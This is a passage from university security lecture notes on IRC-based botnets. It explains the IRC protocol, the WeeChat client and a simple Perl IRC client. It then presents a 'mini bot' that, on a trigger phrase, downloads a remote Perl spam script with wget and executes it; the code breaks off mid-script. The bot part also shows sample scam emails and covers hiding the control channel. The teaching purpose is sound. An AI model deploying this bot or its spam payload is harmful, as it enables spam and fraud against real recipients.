- The IRC protocol considers the first person to start a new channel as the operator of that channel. An operator has certain privileges, such as the privilege to "kick" a troublesome user off a channel. [If you are going to be playing with the IRC protocol by actually connecting with a public IRC network, it is good to keep in mind that it is not that difficult to lose operator privileges. Let's say you start a new channel and become its operator and then suddenly because of some network hiccup your machine becomes temporarily disconnected from the network. During the time you are disconnected, you could get dropped from the channel and someone else finding the channel without an operator could take over your operator privileges. To guard against such unpleasant situations, IRC networks allow you to register your nick and your channel. The command for registering a nick may look like NickServ or NS and the command for registering a channel may look like ChanServ or CS. That way, after you have identified yourself with the IDENTIFY command to ChanServ, you will always have your operator privileges restored for your registered channel should you get accidentally disconnected.]

- All messages, including those used for command and control, in an IRC network conform to the following syntax [But note that you

yourself may not see this syntax if you are using a GUI-based IRC client. The GUI will take care of whatever you enter in the chat window into a form that conforms to the syntax shown below.]:

1. an optional ':'-prefixed string, followed by
2. a valid IRC **command** in ASCII (or the corresponding 3-digit number), followed by
3. the arguments to the command.

The entire string that comes after the command is taken to be the argument(s) for the command.

- An IRC message is always terminated in the internet line terminator, which is CR+LF. [**In that sense, the IRC protocol is a line-oriented protocol. Each message between a client and a server or between two different servers consists of a single line.**]

- An IRC message must not exceed 512 characters in length, counting all characters, including the trailing CR+LF characters.

- Let's now focus on the command part of an IRC message. Shown below are the commands of the IRC protocol:

```
ADMIN                   Usage:  ADMIN [<server>]
AWAY                    Usage:  AWAY [message]
CONNECT                 Usage:  CONNECT <target server> [<port> [<remote server>]]
ERROR                   Usage:  ERROR <error message>
INFO                    Usage:  INFO [<server>]
```

```
INVITE                  Usage:  INVITE <nickname> <channel>
ISON                    Usage:  ISON <nickname>{<space><nickname>}
JOIN                    Usage:  JOIN <channel>{,<channel>}  [<key>{,<key>}]
KICK                    Usage:  KICK <channel> <user> [<comment>]
KILL                    Usage:  KILL <nickname> <comment>
LINKS                   Usage:  LINKS [[<remote server>] <server mask>]
LIST                    Usage:  LIST  [<channel>{,<channel>} [<server>]]
MODE (for channel)      Usage:  MODE <channel> {+|-}<prop> [<limit>] [<user>] [<ban mask>]
MODE (for user)         Usage:  MODE <nickname>  [+|-]<prop>
NAMES                   Usage:  NAMES [<channel>{,<channel>}]
NICK                    Usage:  NICK <nickname>  [<hopcount>]
NOTICE                  Usage:  NOTICE <nickname> <text>
OPER                    Usage:  OPER <user>  <password>
PART                    Usage:  PART <channel>{,<channel>}
PASS                    Usage:  PASS <password>
PING                    Usage:  PING <server1> [<server2>]
PONG                    Usage:  PONG <daemon> [<daemon2>]
PRIVMSG                 Usage:  PRIVMSG <receiver>{,<receiver>} <text>
QUIT                    Usage:  QUIT [<quit message>]
REHASH                  Usage:  REHASH
RESTART                 Usage:  RESTART
SERVER                  Usage:  SERVER <servername> <hopcount> <info>
SQUIT                   Usage:  SQUIT <server>  [<comment>]
STATS                   Usage:  STATS [<query> [<server>]]
SUMMON                  Usage:  SUMMON <user> [<server>]
TIME                    Usage:  TIME [<server>]
TOPIC                   Usage:  TOPIC <channel>  [<topic>]
TRACE                   Usage:  TRACE [<server>]
USER                    Usage:  USER <username> <hostname> <servername> <realname>
USERHOST                Usage:  USERHOST <nickname>{<space><nickname>}
USERS                   Usage:  USERS  [<server>]
VERSION                 Usage:  VERSION [<server>]
WALLOPS                 Usage:  WALLOPS <text>
WHO                     Usage:  WHO [<name> [<o>]]
WHOIS                   Usage:  WHOIS  [<server>] <nickmask>[,<nickmask>[,...]]
WHOWAS                  Usage:  WHOWAS <nickname> [<count> [<server>]]
```

Note that if a parameter for a command is shown inside square brackets, it is optional.

- With regard to the use of IRC in botnets, particularly important is the fact that channels can be made secret and users made invisible. To understand how that can be done, note that all entities

in an IRC network — and that includes servers, channels, and users — can be given certain properties. The `MODE` command that is included in the list shown above is used to set the properties of servers, channels, and users. Let's examine the usage syntax for the `MODE` command (for channels) in the list shown above:

```
MODE <channel> {+|-}<prop> [<limit>] [<user>] [<ban mask>]
```

The `<prop>` parameter here stands a one-letter property flag that is selected from the following choices

```
a    :   toggle to make a channel anonymous
b    :   set/remove a ban mask to keep users out
e    :   set/remove an exception mask to override a ban mask
i    :   toggle the invite-only channel flag
k    :   set/remove the channel key (password)
l    :   set/remove the user limit to channel
m    :   toggle to make a channel moderated
n    :   toggle for no messages to channel from clients on the outside
o    :   give/take channel operator privileges
p    :   private channel flag
q    :   set to make a channel quiet
r    :   toggle the server reop channel flag
s    :   toggle the secret channel flag
t    :   toggle the topic settable by channel operator only flag
v    :   give/take the ability to speak on a moderated channel
I    :   set/remove an invitation mask to automatically override
         the invite-only flag
O    :   give "channel creator" status
```

- Let's say I started a new channel `#botnetUndergound` on a publicly available IRC network. Since I was the first person on the channel, I'd have certain special operator privileges. Now let's

say that I want to make this channel secret. I might be able to do so by issuing the following command to the IRC server I am connected to:

```
MODE #botnetUnderground +s
```

When a channel is made secret in this manner, it becomes invisible to those who are not members of the channel. One can also use the 'p' property (that stands for 'private') for the same effect. But, with the 'p' option, the nicks of the users in the private channel may still be shown to other non-member users through the `TOPIC`, `LIST`, and `NAMES` commands. [The `TOPIC` command is used to set/unset a topic for a channel. For example, if you send the message `TOPIC #myChannel :dance lessons`, the topic for the channel `#myChannel` would be set to "dance lessons". The `NAMES` command returns the nicks for the all the visible users in a visible channel. So if you send the message `NAMES #myChannel` will return the nicks of all the visible users in the channel `myChannel`. The `LIST` command returns the topics for the channels. So if you send the following message to the server: `LIST #myChannel,#my2Channel` you will get back the topics for the channels `#myChannel` and `#my2Channel`.]

- If you are going to make the channel `#botnetUnderground` secret, you are also probably going to want to make it only password accessible. This can be done by setting the 'k' (for key) property of the channel by sending the following message to the server:

```
MODE #botnetUnderground +k abracadebra
```

- The `MODE` command I showed above is for setting a channel property. The same command can also be used for setting a user property. The usage pattern for this version of `MODE` is also shown in the long list of IRC commands I showed earlier:

```
MODE <nickname>  [+|-]<prop>
```

where `<prop>` stands for the following one-letter options:

```
a   :  user is flagged as away
i   :  marks a users as invisible
o   :  operator flag
r   :  restricted user connection
s   :  marks a user for receipt of server notices
w   :  user receives wallops
```

Note the 'i' option that marks a user as invisible. Let's say my nick is `botBoss` and I want to make myself invisible. [But don't get too swayed by what you can accomplish by making yourself invisible in this manner. You will still be fully visible in your own channel. All that being invisible gets you is that people in other channels will not be able to find out about you through the `WHO` and `WHOIS` searches.] I can do so by sending the following message to the server:

```
MODE botBoss +i
```

- Let's go back to the syntax of the messages in an IRC network. I mentioned earlier that each message is composed of: (1) an

optional string that if present must have the prefix ':'; (2) a command string (or the corresponding integer); and (3) the rest which stands for the parameters to the command. **But all the examples I have shown so far are for messages that started with a command, as opposed to with ':'. For example, look at the `MODE` message shown above — it does not start with a colon.** So when do we have messages that include the optional first colon-prefixed string?

- Regarding the role played by the colon for starting an IRC message, note that when you as a client send a message to the server you are connected to, it will look like

```
MODE #botnetUnderground +k abracadebra
```

But when the same message is forwarded by the server that received your message to other servers in the IRC network, its syntax becomes

```
:botBoss MODE #botnetUnderground +k abracadebra
```

assuming that your nick is `botBoss`. Now the message has all the three components.

- So far we have talked about the commands for setting up the different attributes for the channels and the users. **But how**

does one actually engage in the main activity that the IRC protocol is designed for: sending text to others? The command for sending text to other users in an IRC network is **PRIVMSG**. Here is an example of an IRC message you might send to your server:

```
PRIVMSG  #botnetUnderground  :Hello Bots! Are you ready to wage war?
```

The message "*Hello Bots! Are you ready to wage war?*" will be sent to all the users who are members of the `#botnetUnderground` channel.

- The preceding discussion was designed to make you familiar with the command and control vocabulary of the IRC protocol. As you might have guessed already, the implementation of the protocol is rather straightforward for a client, but must be quite challenging for a server. Server implementation is made difficult by all the code you must write to keep all the servers synchronized on a real-time basis.

- There are several IRC clients available on the internet, several of them free. I prefer to use the WeeChat client on my Linux laptop. Perhaps the most popular IRC client for the Windows platform is mIRC, but there is a small charge for it after the evaluation period is over.

29.4: BECOMING FAMILIAR WITH THE FREENODE IRC NETWORK AND THE WEECHAT CLIENT

- If you are a fan of open source software in general, you should become familiar with the Freenode IRC network. All of Ubuntu's IRC channels are based on the Freenode servers. I believe all of Wikipedia's IRC channels are also on the Freenode network.

- I'd highly recommended that you read at least the first half of this section with care before connecting with an IRC server. If you don't, you might inadvertently end up using your login name on your own computer as a nick on the server.

- I have created a channel named `##PurdueCompsec` on the Freenode network that I am planning to hang out in periodically for answering questions related to these lecture notes. I'll be using the same channel for the demonstrations in the rest of this lecture.

- You are obviously going to need an IRC client to interact with the Freenode network. I'd recommend a command-line text-based client like WeeChat. You can download it directly through

your Synaptic Package Manager. Installing the `weechat` package automatically also installs the following related packages: `weechat-cor`, `weechat-curses`, and `weechat-plugins`,

- By default, the WeeChat client connects with the Freenode servers.

- I bring up the WeeChat client in my laptop by using the command:

```
weechat-curses  irc://the_nick_you_want_to_use@irc.freenode.net
```

If this is going to be your first connection with Freenode, you'd obviously need to first choose a nick for yourself. Let's say you have chosen the nick "`zeldar`". So you'd bring up WeeChat with the command:

```
weechat-curses  irc://zeldar@irc.freenode.net
```

This command will bring up the WeeChat interface that has your terminal window divided into several areas. The main part of the window that occupies the largest area will ultimately be used for the chat after you have jointed a channel. Above the main window you'll see a one-line Title Bar that shows the title of the "buffer" you are currently in. (More later on what is meant by a "buffer".) Initially, it may show a string like "`IRC: irc.freenode.net/6667 (91.217.189.42)`". Below the main window is the Status Bar. And below the status bar is the Input Bar. This is where you will be entering all your commands as you first interact with the WeeChat client and later with a FreeNode server.

- Next, you would want to either register the nick (which in the example shown here is "`zeldar`") or authenticate the nick, the former if this is your first visit to Freenode and the latter if this is a repeat visit. [If this is your first visit to the Freenode network, you may wish to register your nick with the nick server known as NickServ. Although many channels will allow users with non-registered nicks to participate, some important channels do not. If the channel mode is set to '+r', you won't be able to join unless you are registered. To see the mode flags associated with a channel that you are interested in, run the command '`/msg ChanServ INFO some_channel`' in the server buffer.]

- You register your nick by entering the following in the Input Bar:

```
/msg  NickServ  REGISTER  your_password  your_email_address
```

  Keep in mind the fact that everything in this line after "REGISTER" — **including the email address** — will be masked with asterisks. [Since a majority of us are not used to seeing our email addresses masked when creating or using our login credentials, this can be highly disconcerting at first because you get the sense that you are never done entering the password. The first time I used the command shown above, I remember wasting a couple of hours of my life trying to figure out why the system was not accepting my password.] For completing the registration process, you will be sent an email message by Freenode folks asking you to verify the registration of your nick. This email comes from the address "noreply.support@freenode.net". So, if you have a spam filter, you may wish to allow for this incoming email before registering your nick.

- On the other hand, if this was your repeat your visit to Freenode

and you registered your nick during one of your previous visits, you'd need to authenticate your nick with the command:

```
/msg NickServ IDENTIFY your_password
```

And, should you need to reset your password, you would need to execute:

```
/msg NickServ SET PASSWORD new_password
```

- Be reminded that in the one-line Input Bar at the bottom of your client window, if the first word you enter in the text entry line is prefixed with '/', that word is construed to be a command. [When the first word is not so prefixed, the entire entry in the text entry line is taken to be your input to the ongoing chat — if you are in a channel buffer. As to what is meant by a "buffer", more on that shortly.] When you first bring up the IRC client, the commands you enter will be on the client itself. However, after you are connected to an IRC server, these commands may be interpreted by your IRC client or by the IRC server, depending on what the commands are. [For example, all commands for help will be interpreted directly by the client. In general, you can tell who is responding to your command by seeing the entries in the running log at the left in your client window.] [You have to be rather careful when issuing commands to the server after you have joined a channel. Let's say you want to authenticate yourself to the server to indicate that your nick is registered. You are expected to execute such a command in the server buffer. But you *could* also enter the command in the channel buffer — although it would still be executed in the server buffer. Let's say you run the authentication command in a channel buffer and you forget to prefix the command with the customary '/'. In general, authentication requires that you enter your password in the Input Bar. So with the inadvertent error of forgetting the prefix '/' while you are in the channel buffer, anything you enter in the text entry window — including your password — will

become a part of the ongoing chat and will be seen by all the users participating in the chat. As to what I mean by the **"server buffer"** and the **"channel buffer"**, you'll soon see in this section.]

- Now you are ready to create alternative nicks for yourself that would be registered against the same security credentials you provided above. This you can do by:

```
/nick newNick1
/msg NickServ GROUP
/nick newNick2
/msg NickServ GROUP
```

  where the keyword `GROUP` means that you want the new nick to be grouped with the previously supplied nicks for the same security credentials.

- Using either one of your registered nicks or a newly conjured up nick — say, 'zelllda' — you wish to use for anonymity, you can open the WeeChat client window in your terminal screen with a direct connection to a Freenode server by:

```
weechat-curses irc://zelllda@irc.freenode.net
```

  An extension of the above command line can put you directly in a channel in the IRC network:

```
weechat-curses irc://zelllda@irc.freenode.net/##PurdueCompsec
```

  where, as mentioned previously, `##PurdueCompsec` is a channel I have created for talking about issues related to my computer and network security lecture notes.

- Ordinarily, after you are connected with a Freenode server, your command for joining a channel will be like

```
/join ##PurdueCompsec
```

- If you are wondering why the channel name `##PurdueCompsec` is prefixed with two hash marks, Freenode has the notion of *primary channels* — these are project-related channels such as the channel named `#python` — and *topical channels* such as the `##PurdueCompsec` channel that I have created.

- After you have joined a channel, the appearance of your IRC client window will change. It'll now have three vertical divisions. Each line in the first vertical division will show the timestamp and the source of information for the corresponding line in the main vertical division in the middle of the client window. This main vertical division in the middle will show you the ongoing chat. The rightmost vertical division will show the list of nicks in the channel.

- You an **scroll** in the main middle division and the rightmost division independently through a combination of function, control, alt, page-up, page-down, etc., keys in your keyboard. Page-up and page-dn keys can be used for scrolling in the main chat window. The key F12 scrolls down the rightmost vertical portion of the display where the nicks are shown. The function key F11 toggles between expanding the client window to cover the full screen

and shrinking it back to the original size, etc. **When using the function keys, do NOT also press the 'Fn' key at the bottom of your keyboard.** Just hit the function key itself at the top of the keyboard. The WeeChat Users' Guide shows you the different key combinations that can be used to interact with the window.

- If you are the first to issue the **join** command on a channel name, that implies that you have just created a new channel. The **join** command line that was shown previously, when it was executed by me for the first time, created a channel named `##PurdueCompsec`. At the same time, I was made the channel's `op`, meaning the channel operator. A couple of things you'd want to do before having anyone join a new channel would be to execute the following commands in the **server buffer**: [Read what is meant by **buffer** in your terminal window before executing the commands shown below.]

```
/msg ChanServ REGISTER ##PurdueCompsec

/msg ChanServ SET ##PurdueCompsec TOPICLOCK ON

/msg ChanServ SET ##PurdueCompsec EMAIL xxxxxx

/msg ChanServ SET ##PurdueCompsec URL  xxxxxx

/msg ChanServ TOPIC ##PurdueCompsec Computer and Network Security
```

- As you can tell from the previous bullet, ChanServ is your impor-

tant ally in making sure that you retain control over your channel. Therefore, the more familiar you become with ChanServ, the better. The following help commands are very useful in order to figure out what syntax to use to set different properties of a new channel: [These commands are also meant to be executed in the **server buffer**.]

```
/msg ChanServ help

/msg ChanServ help SET

/msg ChanServ help SET a_property_you_want_to_set

/msg ChanServ help command_you_are_interested_in
```

- I'll next explain the very important notion of **buffer** in using an IRC client.

- First note that your interaction with an IRC client like WeeChat will involve three different modes: (1) the interaction with the chat client itself: (2) After you have connected with an IRC server, the interaction with the server; and, finally, (3) After you have joined a channel, your interaction with the channel. As to whom you are interacting with is shown in the blue Status Bar just above the Input Bar in which you have been entering your commands. The first two modes of interaction consist of issuing commands (which are always prefixed with '`/`') and the last mode primarily of participating in a chat. That brings us to the notion of a *buffer* in chat clients, in general, and in the WeeChat IRC

client in particular.

- Let's say you fired up your WeeChat client and you have just established a connection with an IRC server. You are now in the *server buffer* in your WeeChat IRC client. Subsequently, when you join a channel, the look of your window will change and the client window will now be in the channel buffer. The fact that you are in the channel buffer does NOT mean that you have exited the server buffer. You can go back and forth between the two buffers by issuing the command

```
/buffer i
```

  in the text entry line at the bottom of the window, where '`i`' equals **1 for the server buffer**, 2 for the channel buffer, 3 for the buffer for the next channel you join, and so on. Note that if you should invoke most commands in the Input Bar while you are in the channel buffer, they are likely to be executed in the server buffer. To see the result of the command, you'll have to switch to the server buffer by invoking the command '`/buffer 1`'. [You can now see the need for different buffers in a chat client. You would not want the flow of conversation in the chat window to be broken by the sudden appearance of the output of running, say, a help command in the text entry line at the bottom of the screen. Additionally, the buffers help you keep each chat visually separated from the others.]

- As should be evident by now, you are allowed to join any number of channels, **with each displayed in its own buffer**.

You can use the following commands to incrementally navigate between the buffers:

```
/buffer +1

/buffer -1
```

The blue Status Bar at the bottom should show the names of all the buffers that are currently active. It also shows the total number of buffers after the time display at its left. The integer associated with a buffer is displayed just to the left of what the buffer is associated with.

- Now about interacting with the Freenode IRC, try entering the following command in the Input Bar in the server buffer:

```
/list
```

This will place in your chat buffer a very, very, very long list of all the channels supported by the IRC server.

- As mentioned previously, in order to scroll up and down the information that shows up in the main chat window in the middle of the client window, use Page-UP and Page-Dn buttons on your keyboard. You can also try entering "Alt-m" through the keyboard to enable scrolling the text displayed in the main window.

- Although you can see the nicks in the rightmost vertical division of your client window, if you run the following command in a

channel buffer you'll see the nicks in the main chat window.

```
/names
```

If you are in the server buffer, you can also use the following command to see who is participating in any channel [As to what is meant by 'server buffer', you will soon find out.]

```
/names #python
```

- To leave a channel, you use the command

```
/close
```

If you enter the same command while you are in the server buffer, you will **break your connection with the server** and you'll be back in the original WeeChat client screen. If you wish to quit WeeChat altogether, you use the command

```
/quit
```

- The `help` commands are extremely useful in order to recall what syntax to use for a command. For example, when you are just talking to the client (that is, before you have made connection with an IRC server), you can see all the commands you can use vis-a-vis the WeeChat client by entering `/help` in the Input Bar. And if you need information on the fly regarding what syntax to use to invoke a command, you can enter `/help command` in the Input Bar. [Many of the commands that the IRC client will show you can only be executed *after*

you have an established connection with an IRC server. If you try to execute them prior to that, you'll get the error message.]

- Finally, if you'd like to create a new channel for yourself, please make sure that such a channel does not exist already. This you can do by running the "`ChanServe INFO`" command on the channel name you have in mind. For example, before I created the `##PurdueCompsec` channel, I ran the following command **in the server buffer**:

```
/msg ChanServ INFO ##PurdueCompsec
```

29.5: AN ELEMENTARY COMMAND-LINE IRC CLIENT

- The main reason for showing you the rather elementary command-line IRC client in this section is that I'll use this code in the next section for creating a spam-spewing mini bot.

```
#!/usr/bin/perl -w

##   ircClient.pl
##   Avi Kak (kak@purdue.edu)
##   revised April 22, 2015

##   This is a command-line IRC client.  I created this script by combining: (1) the
##   script ClientSocketInteractive.pl in Chapter 15 of my book "Scripting With
##   Objects"; (2) some portions from Paul Mutton's script "A Simple Perl IRC Client"
##   and user feedback scriplets that can be downloaded from
##   http://oreilly.com/pub/h/1964; and (3) some additional checks of my own for the
##   messages going from the client to the server.
##
##   To make a connection, your command line should look like
##
##      ircClient.pl  irc.freenode.net  6667  botrow  ##PurdueCompsec
##
##   where 'botrow' is your nick and '##PurdueCompsec' the name of the channel.
##   Obviously, 'irc.freenode.net' is the hostname of the server and 6667 the port
##   number.
##
##   After you are connected, to send a text string to the server, enter
##
##      PRIVMSG  ##PurdueCompsec  :your actual text message goes here
##
##   where 'PRIVMSG' is the command name for sending a text message and
##   '##PurdueCompsec' the name of the channel.  What comes after the colon is the
##   text you want to send to to the channel.  Similarly, if you want to announce to
##   to the ##PurdueCompsec channel that you will be away for 10 minutes, you can
##   enter
##
##      AWAY ##PurdueCompsec :Back in 10 mins
```

```
##
##   If you want yourself to be unmarked as being away, all you need to enter is
##
##       AWAY
##
##   without any arguments to the command.  To quit a chat session, all you have to
##   say is
##
##       QUIT
##
##   It is normal for the server to return an ERROR message when you quit.
##
##   If you don't know where the command names PRIVMSG, AWAY, QUIT, etc., come from,
##   read the RFC1459 IRC standard.  That standard defines a total of 40 such
##   commands.
##
##   Also try PING, WHO, WHOIS, USERS, PART, QUIT, NAMES, LIST, VERSION,
##   STATS c, STATS l, STATS k, ADMIN, etc., with this command-line client.

use strict;

use IO::Socket;                                                                    #(A)

die "Usage:  Requires 4 arguments as in\n\n" .
    "        $0   host   port   nick   channel\n\n" .
    "Ex: ircClient.pl irc.freenode.net 6667 botrow \##PurdueCompsec\n"
    unless @ARGV == 4;                                                             #(B)

my $server = shift;                                                                #(C)
my $port = shift;                                                                  #(D)
my $nick = shift;                                                                  #(E)
my $login = $nick;                                                                 #(F)
my $channel = shift;                                                               #(G)

my $sock = IO::Socket::INET->new(PeerAddr =>$server,                               #(H)
                                 PeerPort =>$port,                                 #(I)
                                 Proto => 'tcp') or                                #(J)
    die "Can't connect\n";                                                         #(K)

$SIG{INT} = sub { $sock->close; exit 0; };                                         #(L)

my @IRC_cmds = qw/ADMIN AWAY CONNECT ERROR INFO INVITE
                  ISON JOIN KICK KILL LINKS LIST MODE
                  NAMES NICK NOTICE OPER PART PASS PING
                  PONG PRIVMSG QUIT REHASH RESTART SERVER
                  SQUIT STATS SUMMON TIME TOPIC TRACE
                  USER USERHOST USERS VERSION WALLOPS
                  WHO WHOIS WHOWAS/;                                               #(M)

print STDERR "[Connected to $server:$port]\n";                                      #(N)

# spawn a child process. The variable $pid is set to the PID of the child process in
# the main process.  However, in the child process, its value is set to 0.
my $pid =  fork();                                                                 #(O)
die "can't fork: $!" unless defined $pid;                                          #(P)
```

```
# Parent process: Use blocking read to receive messages incoming from the server and
# respond to those messages appropriately.  If there a need to send a message to the
# server, a message that is not a reply to something received from the server, the
# child process will take care of that.
if ($pid) {                                                                          #(Q)
    STDOUT->autoflush(1);                                                            #(R)
    # Log on to the server.  To log into a server that does not need a password, you
    # need to send the NICK and USER messages to the server as shown below. See
    # Section 3.1.3 of RFC 2812 for the syntax used for the USER message.
    print $sock "NICK $nick\r\n";                                                    #(S)
    print $sock "USER $login 0 * :A Handcrafted IRC Client\r\n";                     #(T)

    while (my $input = <$sock>) {                                                    #(U)
        # Check the numerical responses from the server.
        if ($input =~ /004/) {           # connection established                  #(V)
            # If connection established successfully, we terminate this 'while' loop
            # and switch to the 'while' loop in line (i) for downloading chat from
            # the server on a continuous basis:
            last;                                                                    #(W)
        } elsif($input =~ /PING/) {                                                  #(X)
            # Some servers require sending back PONG with the same characters as
            # received from the server:
            print "Found ping: $input";                                              #(Y)
            if($input =~/:/) {                                                       #(Z)
                if(index($input, ":") != -1) {                                       #(a)
                    # Send PONG back with the received digits
                    my $digits = substr($input, index($input, ":") + 1,
                            (length($input) - index($input, ":")));                  #(b)
                    print $sock "PONG $digits\r\n";                                  #(c)
                }
            }
        } elsif ($input =~ /433/) {                                                  #(d)
            die "Nickname is already in use.";                                       #(e)
        }
    }
    print "Joining the channel\n";                                                   #(f)
    print $sock "JOIN $channel\r\n";                                                 #(g)
    print "Waiting for a reply\n";                                                   #(g)
    while (my $input = <$sock>) {                                                    #(i)
        chomp $input;                                                                #(j)
        if ($input =~ /^PING(.*)$/i) {                                               #(k)
            # We must respond to PINGs to avoid being disconnected.
            print $sock "PONG $1\r\n";                                               #(l)
        } else {                                                                     #(m)
            # Normally a user will be identified to you with a string like
            # 'nick!login_name@host'.  Abbreviate this to just the nick:
            $input =~ s/(^[^!]*)![^ ]*/$1/;                                          #(n)
            print "$input\n";                                                        #(o)
        }
    }
} else {                                                                             #(p)
    # Child process: send message to remote IRC server
    my $msg;                                                                         #(q)
    while (defined( $msg = <STDIN> ) ) {                                             #(r)
```

```
        # Split the message into strings so that we can test the first string for a
        # valid IRC command:
        my @split_msg = grep $_, split /\s+/, $msg;                                  #(s)
        my @matches = grep /^$split_msg[0]$/, @IRC_cmds;                             #(t)
        @matches = grep {defined $_} @matches;                                       #(u)
        if (@matches) {                                                              #(v)
            print $sock $msg;                                                        #(w)
            last if $matches[0] =~ /QUIT/;                                           #(x)
        } else {                                                                     #(y)
            print STDERR "Syntax error. Try again\n";                                #(z)
        }
    }
}
```

- With regard to the handshaking in lines (U) through (e) of the script:
  - If the client receives the status code 004, then the connection with the server is established.
  - Instead of sending the status code 004 to indicate that a requested connection is established, some IRC servers send to a client a string like

    `PING :msdjfwiweorlkamxmx`

    where what follows ':' is a random sequence of characters. The client must send back a `PONG` followed by the same sequence of characters to complete the connection.
  - If the client receives the status code 433, that means the `NICK` used by the client is not acceptable to the server.

- As explained in the comment block at the beginning of the script, you can invoke this client with a command line like:

```
ircClient.pl  irc.freenode.net  6667  botrow  ##PurdueCompsec
```

where the first argument is the name of the server, the second argument the port number, the third the nick you wish to use, and the last the channel you wish to join. Note that many IRC servers use the port 6667, but that is not always the case. So before you can use the client shown above, you must find out the hostname of a server in an IRC network and what port it uses for incoming connection requests from clients.

- After the command shown above connects you with the chat server, try the following commands for fun:

```
INFO                        (info about the server, developers, etc.)

LIST                        (will list all channels at the server)

NAMES #channel_name         (will list all users currently in the channel)

JOIN  #channel_name         (if you wish to join that channel)

WHOIS user_name             (will return info on that user)

TOPIC #channel_name         (will show channel topic if set by operator)
```

Note that all commands must be uppercase. Also, you can be in multiple channels simultaneously.

- Read the comment block at the beginning of the client script above to see how text messages are broadcast to a channel. To

repeat, the following entry in your terminal window in which you are running the script:

```
PRIVMSG  ##PurdueCompsec  :Hello channel members, I am here
```

will send the message "Hello channel members, I am here" to the membership of the channel named in the line shown above. To quit a chat session, all you have to do is to enter

```
QUIT
```

in the terminal window. Note that, as described in RFC 2812, it is normal for the server to send you an ERROR message when you quit a session with an IRC server.

29.6: A MINI BOT THAT SPEWS OUT THIRD-PARTY SPAM

- Let's now "extract" from the `ircClient.pl` script of the previous section a mini bot that would do the bidding of a bot-master through a publicly available IRC server.

- Here is what we want our bot to do: When the bot receives the following incantation

  ```
  abracadabra magic mailer
  ```

  we want the bot to reach out to a third-party spam provider, download a spam file containing email addresses and the content for each address, and, finally, send the spam to the destination addresses. We will assume that the spam provider has made available the following sort of a file, named "emailer", at his/her location:

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: cutiepie\@yourfriend.com \n";
print SENDMAIL "To: avi_kak\@yahoo.com \n";
print SENDMAIL "Subject: I am so lonely, please call \n\n";
print SENDMAIL "\n\nYou may not believe this, but I know you already.";
print SENDMAIL "I promise you will not regret it if you call me at 123-456-789.\n";
print SENDMAIL "\n\nIf you call, I will send you my photo that you will drool over. Call soon.\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: goodbuddy\@someoutfit.net \n";
```

```
print SENDMAIL "To: kak\@purdue.edu \n";
print SENDMAIL "Subject: you just won a lottery \n\n";
print SENDMAIL "\n\nYes, you have won loads of money.\n\n";
print SENDMAIL "\n\nYou can now have fun the rest of your life.\n\n";
print SENDMAIL "\n\n Call immediately at 123-456-789 to claim your prize.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: hellokitty\@anotheroutfit.org \n";
print SENDMAIL "To: ack\@purdue.edu \n";
print SENDMAIL "Subject: Be a Romeo \n\n";
print SENDMAIL "\n\nOur medication was extensively tested over 1000 males in Eastern Carbozia and,";
print SENDMAIL " according to all, it produced amazing results.\n\n";
print SENDMAIL "\n\nNow you can please a woman like you have always wanted to.";
print SENDMAIL "\nCall immediately at 123-456-789 for a free-trial package.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;
....
....
```

Obviously, a spam file such as the one shown above could be easily constructed by merging an email address file and a spam content file. **This spam file is meant to be executable by Perl.** I used the same spam file in Section 27.3 of Lecture 27.

- Shown below is the code for `miniBot.pl`:

```
#!/usr/bin/perl -w

##   miniBot.pl

##   A silly little bot by Avi Kak  (kak@purdue.edu)

##   This is derived from the script ircClient.pl presented earlier in
##   Section 29.5.  The script uses code from Paul Mutton's script "A
##   Simple Perl IRC Client" and user feedback scriplets that can be
##   downloaded from http://oreilly.com/pub/h/1964.

##   For this bot to make a connection with an IRC server, someone has to
##   execute, knowingly or unknowingly, the following command line:
##
```

```
##      miniBot.pl  server_address  port  nick  channel
##

##   This is a mini bot because it has only one exploit programmed into it:
##   the bot sends out spam to a third-party mailing list.  However, for
##   that work, the host "infected" by this bot must have the sendmail MTA
##   running.
##
##   The bot's exploit is triggered when it receives the following string
##
##         abracadabra magic mailer
##
##   from the IRC channel it is connected to.  Note that the bot logs into
##   the IRC server via the USER command:
##
##        USER  $login  8  *  :miniBot
##
##   as shown in line (P).  As stated in RFC 2812, the second argument to
##   the command represents a bit mask that determines the various
##   properties of the bot in the channel.  By using the number 8, we set
##   the 3rd bit of the second argument.  This would cause miniBot to be
##   invisible to those who are not members of the channel that miniBot is
##   a member of.

use strict;
use IO::Socket;                                                    #(A)
use Cwd;

die "Usage:  Requires 4 arguments as in\n\n" .
    "        $0   host   port   nick   channel\n\n"
    unless @ARGV == 4;                                             #(B)

my $server = shift;                                                #(C)
my $port = shift;                                                  #(D)
my $nick = shift;                                                  #(E)
my $login = $nick;                                                 #(F)
my $channel = shift;                                               #(G)

my $sock = IO::Socket::INET->new(PeerAddr =>$server,               #(H)
                                 PeerPort =>$port,                 #(I)
                                 Proto => 'tcp') or                #(J)
           die;                                                    #(K)

$SIG{INT} = sub { $sock->close; exit 0; };                         #(L)
```

```
STDOUT->autoflush(1);                                                    #(M)

print $sock "NICK $nick\r\n";                                            #(N)
print $sock "USER $login 8 * :miniBot\r\n";                              #(O)

while (my $input = <$sock>) {                                            #(P)
    # Check the numerical responses from the server.
    if ($input =~ /004/) {           # connection established          #(Q)
        last;                                                            #(R)
    } elsif($input =~ /PING/) {                                          #(S)
        if($input =~/:/) {                                               #(T)
            if(index($input, ":") != -1) {                               #(U)
                my $digits = substr($input, index($input, ":") + 1,
                        (length($input) - index($input, ":")));          #(V)
                print $sock "PONG $digits\r\n";                          #(W)
            }
       }
    } elsif ($input =~ /433/) {                                          #(X)
        die;                                                             #(Y)
    }
}
print $sock "JOIN $channel\r\n";                                         #(Z)
while (my $input = <$sock>) {                                            #(a)
    chomp $input;                                                        #(b)
    if ($input =~ /^PING(.*)$/i) {                                       #(c)
        print $sock "PONG $1\r\n";                                       #(d)
    } else {                                                             #(e)
        $input =~ s/(^[^!]*)![^ ]*/$1/;                                  #(f)
#        print "$input\n";                                               #(g)
        if ($input =~ "abracadabra magic mailer") {                      #(h)
            my $dir = cwd;                                               #(i)
            chdir "/tmp";                                                #(j)
            system("wget https://engineering.purdue.edu/kak/emailer");
                                                                         #(k)
            system("perl emailer");                                      #(l)
